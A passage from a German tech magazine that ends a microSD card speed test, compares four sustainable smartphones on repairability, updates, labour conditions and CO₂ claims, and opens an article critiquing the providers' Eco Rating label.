Zum Ermitteln der maximalen Geschwindigkeiten am PC haben wir wie üblich das fein einstellbare Iometer verwendet, zur Kontrolle kam das Windows-Bewertungstool WinSat zum Einsatz. Die Eignung als Startlaufwerk, etwa für einen Raspi, haben wir mit dem Benchmark Quick System Drive von PCmark 10 ermittelt. Bei diesem und auch bei WinSat erreichten die SanDisk-Karten im hauseigenen Kartenleser deutlich niedrigere Ergebnisse als erwartet. Wir haben die Messungen mit dem Lexar-Reader wiederholt; in den Balkendiagrammen finden Sie die damit erhobenen Werte. Weiterhin haben wir die Dauerlastfähigkeit der Karten mit unserem Test-Tool H2testw überprüft. Dieses wurde eigentlich zur Ermittlung von Fälschungen von Speicherkarten und USB-Sticks geschrieben. Es schreibt die Speichermedien auf einen Rutsch mit sequenziellen Daten voll und liest sie danach wieder ein, was sich auch als Belastungstest nutzen lässt.

Die Prozedur zur Ermittlung der Geschwindigkeit im Smartphone mussten wir verändern: Der von uns in früheren Tests verwendete AndroBench lieferte auf einem Samsung Galaxy S10e unter Android 12 merkwürdige Ergebnisse; beim sequenziellen Schreiben etwa kamen wir nur auf eine Geschwindigkeit von rund 3 MByte/s. Die Software ist auch veraltet, im Playstore wird der Benchmark nicht mehr angeboten. Wir haben stattdessen den Cross Platform Disk Test von Maxim Saplin genutzt (CPDT, Download über ct.de/y69q). Dieser gibt nicht nur Durchschnittswerte für sequenzielle Übertragungen und IOPS aus, sondern auch die maximal vom Tool gemessenen Werte. Diese können je nach verwendeter Hardware schwanken: Vergleichsmessungen auf dem aktuellen Mittelklasse-Smartphone Samsung A52 ergaben etwa 10 bis 20 Prozent niedrigere Werte. In den Balkendiagrammen finden Sie die Mittelwerte. Würde man diese als Maßstab für die Erfüllung des A1-Stan-

dards heranziehen, würden alle Karten durchfallen. Bei den Maximalwerten aber konnten wir bei allen Karten zumindest einmal Messwerte ermitteln, die über den Anforderungen liegen.

Adaptiert

Den meisten Speicherkarten liegt ein Adapter bei, mit dem man sie auch als normalgroße SD-Karte betreiben kann, etwa in einem Kartenleser. Diese Adapter haben sich aber schon oft als Fehlerquelle erwiesen, weil es Kontaktprobleme gibt, etwa durch Erschütterungen und Schmutz. Für den dauerhaften Einsatz in einer Kamera raten wir deshalb zum Kauf einer passenden Karte. Lexar lieferte nun noch einen Grund zur Vorsicht: Die Garantiefrist für die Karte aus der Pro-Serie beträgt zehn Jahre, für den mitgelieferten MicroSD-auf-SD-Adapter aber gibt Lexar nur ein Jahr.

Fazit

Die Kioxia-Karte mit 1 TByte ist mit rund 25 Cent pro GByte noch recht teuer. Auf der anderen Seite der Skala steht Samsungs Evo Plus mit nur 11 Cent pro GByte, die anderen Modelle reihen sich dazwischen ein. Rechnet man den mitgelieferten Kartenleser der Samsung Pro heraus, gehört diese ebenfalls zu den günstigeren Modellen.

Wer häufiger am PC Daten auf die Karten schreibt, sollte sich die Samsung- und Transcend-Modelle sowie die Pro-Version der Lexar genauer anschauen. Im Smartphone hingegen, wo der schnelle DDR-Modus nicht zum Tragen kommt, können auch die Kioxia-Karten mithalten, im PCmark-Test setzen sie sich zusammen mit den Samsung-Modellen an die Spitze.

MicroSD-Karten mit dem schnellen DDR208-Modus lohnen sich eigentlich nur, wenn man sie an den PC steckt, um dort größere Datenmengen zu überspielen. Da man den schnellen Modus jedoch praktisch ohne Preisaufschlag bekommt, kann man unbesorgt zugreifen und von der quasi kostenlosen Beschleunigung profitieren. (//@ct.de) **ct**

Literatur

- [1] Lutz Labs, Universalspeicher, microSD-Karten für Raspi und Smartphone, c't 12/2020, S. 54

Downloads: ct.de/y69q



Grüne Gadgets

Öko-Handys von Fairphone, Shift, Gigaset und Rephone im Test

Wer ein Smartphone mit Wechselakku und Update-Versprechen sucht, wird bei Herstellern wie Fairphone und Gigaset fündig. Hinsichtlich der Technik, der Rohstoffe sowie der Arbeitsbedingungen in der Produktion gibt es aber große Unterschiede.

Von Jan-Keno Janssen und Christian Wölbart

Fairphone hat Pionierarbeit geleistet: Seit seiner Gründung im Jahr 2013 versucht das Amsterdamer Unternehmen, möglichst umweltfreundliche Smartphones unter möglichst guten Arbeitsbe-

dingungen zu produzieren – statt sich wie die großen Hersteller vor allem auf die Technik zu konzentrieren. Mittlerweile ist klar, dass es für dieses Konzept auch eine Nachfrage gibt: 2020 hat Fairphone knapp 100.000 Smartphones verkauft.

Inzwischen bedienen neben Fairphone auch andere kleine Hersteller die Nachhaltigkeitsnische. So vertreibt die Shift GmbH aus Hessen nach eigenem Bekunden die „modularsten Smartphones der Welt“ und will darauf achten, „dass bei der Fertigung niemand ausge- nutzt wird“. Die Traditionsmarke Gigaset wirbt in jüngster Zeit verstärkt mit dem Argument „Made in Germany“: Dank der Produktion in Bocholt seien die Transportwege kurz, die Arbeitsbedingungen fair. Und seit Kurzem bietet der Provider Mobilcom-Debitel zusammen mit der Kölner Firma 4G Systems ein leicht abgewandeltes Gigaset-Modell unter dem

Namen Rephone an, das noch umweltfreundlicher sein soll.

Grund genug, genauer hinzuschauen: Wie viel Substanz steckt hinter den Nachhaltigkeitsversprechen? Und was haben die Smartphones technisch drauf? Schließlich hilft es der Umwelt wenig, wenn man das Öko-Handy frustriert in die Ecke pflegt und ein anderes Modell kauft, weil die Kamera nichts taugt oder Apps abstürzen.

Preislich decken unsere vier Kandidaten ein weites Feld ab: Mit 300 Euro ist das Gigaset GS5 am günstigsten. Das fast baugleiche Rephone kostet 400 Euro, inklusive einer „Recycling-Prämie“ in Höhe von 25 Euro, die man bei Rückgabe des Gerätes ausgezahlt bekommt. Das Fairphone 4 kostet 580 Euro, bietet dafür aber auch – als einziges Gerät im Testfeld – 5G und ein Gehäuse mit Metallrahmen. Mit 777 Euro noch einmal deutlich teurer ist das Shift 6mq, das einzige Gerät im Vergleich mit

OLED-Display. Bei Shift ist ein „Gerätepfand“ in Höhe von 22 Euro inklusive, das man sich in Form eines Gutscheins oder bar auszahlen lassen kann. Alle vier Geräte werden ohne Netzteil ausgeliefert.

Schrauben statt wegwerfen

Um als umweltfreundlich zu gelten, müssen Smartphones vor allem eins sein: langlebig. Es ist deshalb lobenswert, dass man bei allen vier Handys den Akku sekunden-schnell wechseln kann und die Hersteller Ersatzakkus günstig anbieten (18 bis 30 Euro).

Auch ein gesplittertes Display kann man bei allen vier Modellen relativ günstig austauschen. Fairphone und Shift erlauben Nutzern, das zu Hause selbst zu erledigen, ohne Garantie- und Gewährleistungsansprüche zu verirken. Basteltalent braucht man nicht: Man nimmt die Rückseite ab, löst ein paar Schrauben, drückt das Display vorsichtig aus dem Rahmen heraus und öffnet mit dem Fingernagel einen Stecker, fertig. Das Gigaset GS5 und das Rephone muss man für den Displaytausch dem Hersteller beziehungsweise einem Reparaturpartner überlassen. Die Kosten liegen bei fairen 89 Euro (Rephone) beziehungsweise 105 Euro (Gigaset).

Fairphone und Shift verkaufen neben Akkus und Displays auch weitere Ersatzteile, etwa Kameras und Lautsprecher. Der Austausch solcher Teile ist bei Fairphone am einfachsten, weil die Komponenten in Kunststoffgehäusen gekapselt sind. Fairphone hat außerdem für zwei seiner Vorgängermodelle verbesserte Kameramodule auf den Markt gebracht. Ob das für das Fairphone 4 auch geplant ist, wollte der Hersteller nicht verraten. Bemerkenswert ist, dass das Gerät trotz dieser Bauweise gegen Staub und Spritzwasser geschützt ist (IP54), was ebenfalls die Lebensdauer verlängern kann.

Die Reparaturspezialisten von iFixit geben nur dem Fairphone 4 in Sachen Reparierbarkeit 10 von 10 Punkten. Das Shift 6m, das ähnlich aufgebaut ist wie das 6mq,

schneidet mit 9 Punkten auch sehr gut ab. Insgesamt können wir aber nicht nachvollziehen, wieso Shift auf seiner Webseite von den „modularsten Smartphones der Welt“ spricht – den Titel hätte eher Fairphone verdient. Außerdem punktet Fairphone mit einer Fünf-Jahres-Garantie gegen Produktionsfehler, während die Konkurrenten nur zwei Jahre bieten.

Fünf Jahre Updates

Auch regelmäßige und lange laufende Softwareupdates sind eine Voraussetzung für Langlebigkeit. Ehrgeizige Versprechen formulieren zu diesem Thema Mobilcom-Debitel/4G Systems, Shift und Fairphone, sie wollen ihre Geräte ungefähr fünf Jahre lang mit Sicherheitsupdates versorgen (Details siehe Tabelle auf S. 109). Gigaset verspricht nur drei Jahre, obwohl das GS5 technisch fast identisch ist mit dem Rephone.

Wir sehen aber auch bei Shift Verbesserungspotenzial. Denn das Shift 6mq ist das einzige Gerät im Test, auf dem nicht Android 11 läuft, sondern noch das 2019 erschienene Android 10. Das kleinere Shift 5me (355 Euro) liefert der Hersteller sogar noch mit Android 8 aus. Außerdem nannte Shift sein Update-Versprechen von fünf Jahren „ab Kaufdatum“ erst auf Anfrage, zuvor konnten wir es auf der Webseite nicht finden.

Das Fairphone 4 und das Shift 6mq haben dank ihrer schnelleren Systems-on-Chip mehr Leistungsreserven für künftige Apps als das Gigaset GS5 und das Rephone. Im Vergleich zu aktuellen High-End-Phones sehen aber auch Fairphone und Shift alt aus, sie liegen leistungsmäßig auf dem Niveau des knapp vier Jahre alten Samsung Galaxy S9.

Null CO₂?

Beeindruckend klingt die Aussage von Mobilcom-Debitel, dass es sich beim Rephone um „das erste CO₂-neutrale Smartphone“ handele. Doch dahinter steht keine große



Fairphone 4

Das Fairphone wiegt mit 225 Gramm einen Tick mehr als die anderen Testkandidaten, und das spürt man im Alltag auch. Dank des runden Aluminiumrahmens fühlt es sich hochwertig an und liegt gut in der Hand.

Es ist moderner ausgestattet als die anderen Öko-Phones: 5G, eSIM und ein optischer Stabilisator für die Hauptkamera sind an Bord, eine Kopfhörerbuchse gibt es nicht mehr. Das LDC leuchtet relativ hell, der Akku macht aber früh schlapp. Die Kamera knipst im Hellen auf aktuellem Mittelklassenniveau, übersieht im Dunkeln aber Details und gerät auch gegenüber günstigeren Modellen (wie dem Google Pixel 4a) ins Hintertreffen. Einen ausführlicheren Test des Fairphone 4 lesen Sie in c't 23/2021 ab Seite 100.

- 🟢 5 Jahre Garantie
 - 🟢 5G, eSIM
 - 🔴 kurze Akkulaufzeit
- Preis: 580 Euro

Leistung: Mobilcom-Debitel und 4G Systems kompensieren den CO₂-Ausstoß kurzerhand durch den Kauf von „Emissionsgutschriften“ aus einem Projekt, das die Abholzung von Wäldern verhindern soll. Mobilcom-Debitel wollte auf Anfrage zwar nicht sagen, was die Gutschriften pro Gerät kosten. Doch immerhin verriet der Provi-

Benchmarks und Akkulaufzeiten

Modell	Geekbench 5 Single-Core [Punkte]	Geekbench 5 Multi-Core [Punkte]	3DMark Wild Life [Punkte]	YouTube-Stream (normale Helligkeit) ¹ [h]	Video 720p (normale Helligkeit) ¹ [h]	3D-Spiel (normale Helligkeit) ¹ [h]
	besser ►	besser ►	besser ►	besser ►	besser ►	besser ►
Fairphone 4	643	1890	1127	9,8	10,4	8,9
Gigaset GS5	349	1295	713	14,2	14	10,7
Mobilcom-Debitel Rephone	354	1329	722	15	15	11,7
Shift 6mq	511	2136	1452	10,8	11,9	6,4

¹ Laufzeittest bei 200 cd/m²



Gigaset GS5

Das Gigaset GS5 sieht dank seiner schmalen Displayränder zeitgemäß aus, der Plastikrahmen wirkt aber weniger hochwertig als der Alurahmen des Fairphone. Auch in puncto Ausstattung kann das GS5 nicht mithalten: Es ist das einzige im Testfeld mit nur 4 GByte RAM, und der Mediatek-Prozessor rechnet langsamer als die Qualcomm-Chips im Fairphone und Shift. Das überrascht aber wenig, schließlich kostet das GS5 mit 300 Euro nur ungefähr halb so viel wie das Fairphone.

Positiv fällt die lange Akkulaufzeit auf: im Alltag muss das GS5 nur ungefähr alle zwei Tage an die Steckdose. Außerdem kann man den Akku auch drahtlos aufladen. Die Kamera liegt auf dem gleichen Niveau wie die des Fairphone 4, im Vergleich fallen vor allem die etwas wärmeren Farben auf. Einen ausführlichen Test des GS5 lesen Sie in c't 1/2022 auf Seite 76.

- ↑ gutes Preis/Leistungsverhältnis
- ↑ lange Akkulaufzeit
- ↓ nur 4 GByte RAM

Preis: 300 Euro



Rephone

Offiziell tritt die Kölner Firma 4G Systems als Hersteller des Rephone auf, exklusiv vertrieben wird es von Mobilcom-Debitel. Tatsächlich aber steckt Gigaset-Technik drin: Das Rephone ist fast baugleich mit dem GS5 und stammt aus derselben Fabrik in Bocholt.

Hinsichtlich der Ausstattung gibt es nur wenige nennenswerte Unterschiede: Das Rephone hat 6 GByte statt nur 4 GByte RAM, die Rückseite besteht aus recyceltem Kunststoff statt aus Kunststoff und Glas, die Kamera zeigt 64 statt 48 Megapixel. Die Fotos unterscheiden sich aber kaum von denen des GS5. Der Akku hielt im Test sogar noch einen Tick länger durch als der des GS5, der Unterschied liegt aber im Rahmen der üblichen Fertigungstoleranzen.

- ↑ lange Akkulaufzeit
- ↑ 6 GByte RAM
- ↓ hoher Aufpreis im Vergleich zum Gigaset GS5

Preis: 400 Euro (inkl. 25 Euro Pfand)



Shift 6mq

Das Shift 6mq ist mit 777 Euro das teuerste Smartphone im Test, wirkt optisch aber billig: Das Gehäuse besteht aus Kunststoff, die Displayränder sind breiter als bei der Konkurrenz. Als Betriebssystem dient das zwei Jahre alte Android 10. Immerhin sind Googles aktuelle Sicherheitspatches installiert.

Der Akku hielt beim Abspielen von Videos etwas länger durch als der des Fairphone, die Laufzeit kam aber nicht an die von GS5 und Rephone heran. Besser als bei der Konkurrenz ist das Display, denn dank OLED-Technik wirken die Farben aus jedem Blickwinkel knackig. In Sachen Fotos hinkt das Shift jedoch hinterher: Flächen rauschen stärker, dunkle Bildbereiche zeigen weniger Details als bei den drei anderen Handys.

Wer „zwei bis sieben“ Wochen Lieferzeit in Kauf nimmt, bekommt das Shift 6mq für 721 statt für 777 Euro.

- ↑ helles OLED-Display
- ↓ verrauschte Fotos
- ↓ Preis/Leistungsverhältnis

Preis: 777 Euro (inkl. 22 Euro Pfand)

der, dass pro Gerät 77,2 Kilogramm CO₂ ausgeglichen werden. Der Anbieter Atmosfair verlangt für die Kompensation einer solchen Menge gerade mal zwei Euro.

Der Ausgleich ist also einfacher und günstiger als der Versuch, die durch die Herstellung verursachten CO₂-Emissionen tatsächlich zu senken – von der Kupfermine bis zum Kunden. Das versucht bislang vor allem Apple, und zwar durch den Aufbau von Ökostromkapazitäten für Zulieferer. Fairerweise muss man aber sagen, dass Giganten wie Apple dabei dank ihrer Nachfragemacht im Vorteil

sind. Und immerhin nutzt Gigaset in seinem eigenen Werk in Bocholt Ökostrom.

Bocholt statt Hangzhou

Komplett unterschiedliche Wege gehen die Hersteller beim Thema Arbeitsbedingungen. Gigaset fertigt das GS5 und das Rephone in seiner Fabrik im nordrhein-westfälischen Bocholt. Zwar findet dort nur die Endmontage statt, aber auch das ist bemerkenswert: Die Aufgabe erfordert viel Handarbeit, und die Arbeitskosten liegen deutlich über denen in China, die Bedingungen sind um Welten sozialer. Zum Beispiel gilt

bei Gigaset eine 37,5-Stunden-Woche, es gibt einen Betriebsrat. In der Smartphonefertigung verdienen die Mitarbeiter nach Angaben des Betriebsrates je nach Eingruppierung zwischen 2650 und 3300 Euro brutto im Monat.

Fairphone lässt sein Smartphone vom chinesischen Konzern TCL in Huizhou zusammenbauen, wo die Arbeiter laut Fairphone umgerechnet etwa 280 Euro für eine 40-Stunden-Woche erhalten und deshalb viele Überstunden machen. Ein auskömmliches Einkommen in der Region („living wage“) liege bei etwa 750 Euro im

Monat. Fairphone zahlt deshalb einen Lohnbonus in Höhe von 1,99 US-Dollar pro Telefon. Das Unternehmen rechnet uns nicht vor, wie sich das genau auf die Löhne auswirkt.

Wiederum einen anderen Weg geht Shift: Das hessische Start-up hat zusammen mit einem lokalen Partner in China eine kleine Montagelinie aufgebaut. Laut Shift verdienen die zehn Mitarbeiter mindestens 700 Euro im Monat bei einer 40-Stunden-Woche, was für die Region Hangzhou überdurchschnittlich gut ist. Bestätigt werden diese Angaben durch einen Bericht eines chinesischen Prüfdienstleisters sowie durch eine Reportage des SWR aus dem vergangenen Mai.

Beim Thema Rohstoffe liegt Fairphone weit vorn: Die Niederländer nennen zumindest für einige der verwendeten Metalle den konkreten Ort der Förderung. Als einziger Smartphonehersteller überhaupt verwenden die Fairtrade-Gold. Außerdem kommen Zinn und Wolfram aus Minen mit überdurchschnittlich guten Arbeitsbedingungen.

Fazit

Es wäre unseriös, ein bestimmtes Smartphone zum Testsieger in Sachen Nachhaltigkeit zu küren. Schließlich hängt die Ökobilanz vor allem davon ab, wie lang man das Gerät nutzt, und das kann im Einzelfall niemand voraussagen. Wer sein Handy lange nutzen will, fährt mit einem High-End-Smartphone womöglich sogar besser als mit einem der Öko-Modelle. Schließlich bieten sie höhere Leistungsreserven, und die Hersteller liefern inzwischen auch Updates für mehr als zwei, drei Jahre. Auch ein gebrauchtes Top-Smartphone kann noch ein langes Leben haben (siehe c't 4/2022, S. 56).

Beim Thema Arbeitsbedingungen kommt es vor allem darauf an, was man erreichen möchte: Wer gute Arbeitsplätze in Deutschland erhalten will, sollte sich für das Gigaset GS5 oder das Rephone entscheiden. Wer mehr Wert darauf legt, einen kleinen Beitrag zur Verbesserung der Bedingungen in China zu leisten, für den sind Fairphone und Shift interessanter.

Trotzdem haben wir einen Favoriten: Das Fairphone 4 bietet mit 5 Jahren Garantie, IP54-Schutz und 5G drei Alleinstellungsmerkmale. Auch die leichte Reparierbarkeit wird voraussichtlich dazu beitragen, dass man das Smartphone länger als nur zwei, drei Jahre nutzt. Das relativiert den hohen Preis von 580 Euro.

Will man nicht so viel Geld in die Anschaffung stecken, bietet sich vor allem das 300 Euro teure Gigaset GS5 an. Den Aufpreis von 100 Euro für das Rephone finden wir hoch, auch wenn darin eine Recycling-Prämie von 25 Euro enthalten ist. Wer viel Wert auf 6 GByte RAM und ein längeres Update-Versprechen legt, für den mag das Mobilcom-Debitel-Modell trotzdem die richtige Wahl sein.

Das Shift 6mq bietet nüchtern betrachtet für den stolzen Preis von 777 Euro wenig. Vor allem die veraltete Android-Version und die mauere Kamera schrecken ab. Es muss also einem schon am Herzen liegen, das hessische Start-up und seine kleine Produktion in China zu unterstützen.

(cwo@ct.de) 

Öko-Smartphones

Modell	Fairphone 4	GS5	Rephone	Shift 6mq
Hersteller / Farbvarianten	Fairphone / Grün, Schwarz	Gigaset / Grau, Lila	4G Systems / Schwarz	Shift / Schwarz
Betriebssystem / Security Level	Android 11 / Dezember 2021	Android 11 / September 2021	Android 11 / Dezember 2021	Android 10 / Dezember 2021
Display	6,3 Zoll LCD / 145 mm × 67 mm / 2340 × 1080 Pixel / 410 dpi / 6,1 ... 483 cd/m²	6,3 Zoll LCD / 145 mm × 67 mm / 2340 × 1080 Pixel / 410 dpi / 10,5 ... 357 cd/m²	6,3 Zoll LCD / 145 mm × 67 mm / 2340 × 1080 Pixel / 410 dpi / 15,7 ... 355 cd/m²	6 Zoll OLED / 136 mm × 68 mm / 2160 × 1080 Pixel / 403 dpi / 9,16 ... 797 cd/m²
Kamera				
Hauptkamera	48 MP (8000 × 6000), f/1,8, mit OIS	48 MP (8000 × 6000), f/1,8, ohne OIS	64,2 MP (9248 × 6944), f/1,8, ohne OIS	15,9 MP (4608 × 3456), f/1,8, ohne OIS
Weitwinkelkamera	12 MP (4000 × 3000), f/2,8	8 MP (3264 × 2448), f/2,2	8 MP (3264 × 2448), f/2,2	—
Frontkamera	24,8 MP (5760 × 4312), f/2,5	15,9 MP (4608 × 3456), f/2	15,9 MP (4608 × 3456), f/2	16 MP (effektiv 2304 × 1728), f/2
Ausstattung				
Prozessor / Kerne × Takt / GPU	Qualcomm Snapdragon 750G / 2 × 2,2 GHz, 6 × 1,8 GHz / Adreno 619	Mediatek Helio G85 / 2 × 2 GHz, 6 × 1,8 GHz / Mali-G52 MP2	Mediatek Helio G85 / 2 × 2 GHz, 6 × 1,8 GHz / Mali-G52 MP2	Qualcomm Snapdragon 845 / 4 × 2,8 GHz, 4 × 1,8 GHz / Adreno 630
RAM / Flash-Speicher / Kartenslot	6 GByte / 128 GByte (106 GByte) / ✓ (MicroSDXC)	4 GByte / 128 GByte (110 GByte) / ✓ (MicroSD)	6 GByte / 128 GByte (112 GByte) / ✓ (MicroSDXC)	8 GByte / 128 GByte (107 GByte) / ✓ (MicroSDXC)
5G / LTE / SIMs / SAR-Wert ²	✓ / Cat. 18/13 / nanoSIM + eSIM (SD separat) / 0,494 W/kg	— / Cat. 7/13 / 2 × nanoSIM (SD separat) / 0,29 W/kg	— / ✓ / 2 × nanoSIM (SD separat) / 0,29 W/kg	— / ✓ / 2 × nanoSIM (SD separat) / 0,29 W/kg
WLAN (Antennen) ¹ / Bluetooth / NFC / Kompass / Ortung	Wi-Fi 5 (2) / 5.1 / ✓ / ✓ / ✓ / GPS, Glonass, Beidou, Galileo	Wi-Fi 5 (2) / 5.0 / ✓ / ✓ / ✓ / ✓ / GPS, Glonass, Beidou, Galileo	Wi-Fi 5 (2) / 5.0 / ✓ / ✓ / ✓ / ✓ / GPS, Glonass, Beidou, Galileo	Wi-Fi 5 (2) / 5.0 / ✓ / ✓ / ✓ / ✓ / GPS, Glonass, Beidou, Galileo
USB-Anschluss / Kopfhöreranschluss	USB-C (3.0), OTG, DP / —	USB-C (2.0), kein DP / ✓	USB-C (2.0), OTG, kein DP / ✓	USB-C (3.0), OTG, DP / ✓
Akku / Ladezeit / Drahtlosladen	3300 mAh / 1,8 h / —	4400 mAh / 2,3 h / ✓	4400 mAh / 2,3 h / ✓	3850 mAh / 2,2 h / —
Abmessungen / Gewicht / Schutzart	16,1 cm × 7,5 cm × 1,17 cm / 225 g / ✓ (IP54)	15,8 cm × 7,5 cm × 1 cm / 212 g / —	15,8 cm × 7,4 cm × 1,1 cm / 209 g / —	15,8 cm × 7,6 cm × 1 cm / 199 g / —
Nachhaltigkeit				
Update-Versprechen	auf Android 12 garantiert; 13, 14 und 15 angestrebt; Sicherheitsupdates bis Ende 2025 garantiert, bis September 2026 angestrebt	auf Android 12; Sicherheitsupdates drei Jahre ab Marktstart (Herbst 2021)	auf Android 12; Sicherheitsupdates bis 2026	auf Android 12; Sicherheitsupdates fünf Jahre „ab Kaufdatum“
Ersatzteile	Viele Teile für Nutzer verfügbar (Display 80 €, Akku: 30 €)	Akku für Nutzer verfügbar (25 €)	Akku für Nutzer verfügbar (30 €)	Viele Teile für Nutzer verfügbar (Display 110 €, Akku: 18 €)
Garantie	5 Jahre (bei Kauf bis Ende 2022)	2 Jahre	2 Jahre	2 Jahre
Bewertung				
Ausstattung	⊕	○	○	○
Display / Laufzeit	○ / ⊕	○ / ⊕	○ / ⊕	⊕ / ⊕
Fotos	○	○	○	⊖
Straßenpreis	580 €	300 €	400 € (inkl. 25 € Pfand)	777 € (inkl. 22 € Pfand)

¹ Wi-Fi 5 = 11ac (mit 5 GHz) ² Herstellerangabe ✓ vorhanden — nicht vorhanden ⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht



Bild: Rudolf Blaha

Label-Zauberei

Nachhaltigkeitslabel Eco Rating im Check

Mobilfunkprovider haben ein Umweltlabel für Smartphones eingeführt, doch eine Nachhaltigkeitsinitiative übt Kritik daran. Wir haben uns angeschaut, was das Eco Rating leistet – und was nicht.

Von Robin Brand

Der Start war durchaus vollmundig: Mit dem Eco Rating solle die gesamte Mobilfunkbranche motiviert werden, den Übergang zu einem kreislaforientierten Modell für Mobiltelefone zu beschleunigen. So formulierte es eine Reihe von Mo-

bilfunk Providern Mitte 2021 bei der Vorstellung des Nachhaltigkeitslabels Eco Rating, das über Reparaturfähigkeit und Klimaverträglichkeit von Smartphones informieren soll. Mittlerweile sind mehr als 100 Smartphones bewertet – Zeit eine erste Bilanz zu ziehen.

Ins Leben gerufen haben das Rating die Provider Deutsche Telekom, Orange, Telefónica, Telia und Vodafone. Für die Einstufung setzen sie auf Informationen, die von den Herstellern zur Verfügung gestellt werden – ähnlich verfährt die französische Behörde ADEME mit dem dortigen Reparaturindex (c't 8/2021, S. 136). Mindestanforderungen gibt es nicht, jedes Produkt wird bewertet, wenn der Hersteller die nötigen Daten liefert. Die Daten der Hersteller werden laut den Providern auf ihre Plausibilität hin überprüft.

Das Label bewertet Smartphones in fünf Kategorien und mit insgesamt maximal 100 Punkten. Auf dem Label selbst, das die Provider auf den Produktseiten der Smartphones im Shop anzeigen, sind der Gesamtscore und die groben Wertungen in den fünf Unterkategorien Langlebigkeit, Reparaturfähigkeit, Recyclingfähigkeit, Klimaverträglichkeit und Ressourcenschonung dargestellt. Die für die Wertung im Einzelnen erhobenen Kriterien zeigt das Label nicht an und verlinkt sie auch nicht.

Etwas mehr erfährt man auf der Eco-Rating-Website. Dort informiert das Providerkonsortium, dass Langlebigkeit auf die Akkulebensdauer und den Garantiezeitraum des Geräts und seiner Bestandteile gemünzt sei. Die Reparaturfähigkeit bewerte unter anderem den Aufwand, der für die Reparatur nötig ist, sowie die Wiederverwert- und Erweiterbarkeit. Recyclingfähigkeit umfasse, wie einfach das Gerät zerlegt und die enthaltenen Wertstoffe zurückgewonnen werden könnten. Während Klimaverträglichkeit die Treibhausgasemissionen eines Geräts über seinen gesamten Lebenszyklus bewerte, enthält Ressourcenschonung laut den Machern Informationen darüber, wie viel

c't kompakt

- Das Label Eco Rating soll den Verkauf umweltfreundlicher Smartphones fördern.
- Nicht alle Smartphonehersteller machen mit.
- Die Organisation „Runder Tisch Reparatur“ kritisiert die undurchsichtige Gewichtung der Kriterien.

knappe Rohstoffe für die Herstellung des Smartphones verwendet wurden. Für das Rating seien diverse EU-Richtlinien, zum Beispiel der „Product Environmental Footprint Category Rules Guidance“, ITU-T-, ETSI- und ISO-Normen als Basis herangezogen worden und teilweise neue Parameter eingeführt worden.

Erklärungen sind gut versteckt

Genauer über, was die Hersteller angeben müssen, teilte die Deutsche Telekom auf Nachfrage nicht mit. Die Hersteller müssten einen Fragebogen ausfüllen, diesen teile man aber nicht mit der Öffentlichkeit, teilte ein Unternehmenssprecher auf Nachfrage lapidar mit. Zwischenzeitlich hatten die Initiatoren des Ratings ein 21-seitiges PDF-Dokument auf die Webseite gestellt, das mehr über die Methodik verrät. Dieses war ausschließlich auf Englisch auffindbar und ist mittlerweile wohl wieder entfernt worden: Bei Redaktionsschluss führte der Link ins Leere. Im PDF sind die Angaben gelistet, die die Hersteller für jedes Gerät machen müssen.

Diese sind im PDF in 17 Kategorien zusammengefasst (nicht etwa in fünf, was der Anzahl der Teilbewertungen, die auf dem Label dargestellt sind, entspräche) – anhand von mehr als 100 Fragen soll unter anderem die Haltbarkeit und Reparierbarkeit eines Smartphones bewertet werden sowie die Umweltauswirkungen während seines gesamten Lebenszyklus (mehr dazu siehe Kasten). Nun wäre interessant zu wissen, welche Angaben die Hersteller für ihre Modelle im Einzelnen gemacht haben und wie sich diese auf die Gesamtwertung auswirken. Allein: Die Provider stellen diese nicht bereit, sondern nur den Gesamtscore sowie die groben Ergebnisse in fünf Unterkategorien (siehe Screenshot). Wie die erfassten Daten in die fünf Unterkategorien

fließen, wurde uns auch nach Studium der Erklärung zur Methodik nicht klar.

Reparaturinitiative befürchtet Vertrauensverlust

Mit gemischten Gefühlen sieht daher Katrin Meyer von der Organisation „Runder Tisch Reparatur“ das Eco Rating. So zeige das Label zwar, dass Provider und Hersteller den Bedarf an nachhaltigen und reparierbaren Geräten wahrnehmen. „Aber da aus dem Eco Rating nicht ersichtlich wird, welche Kriterien bewertet und wie sie für die Gesamtbewertung gewichtet wurden, ist schwer einzuschätzen, wie aussagekräftig die Scores sind“, sagt sie. Ein solches Label mit nicht nachvollziehbaren Bewertungen könne sogar hinderlich sein, „weil es einen Vertrauensverlust in solche Angaben generell bewirken kann“.

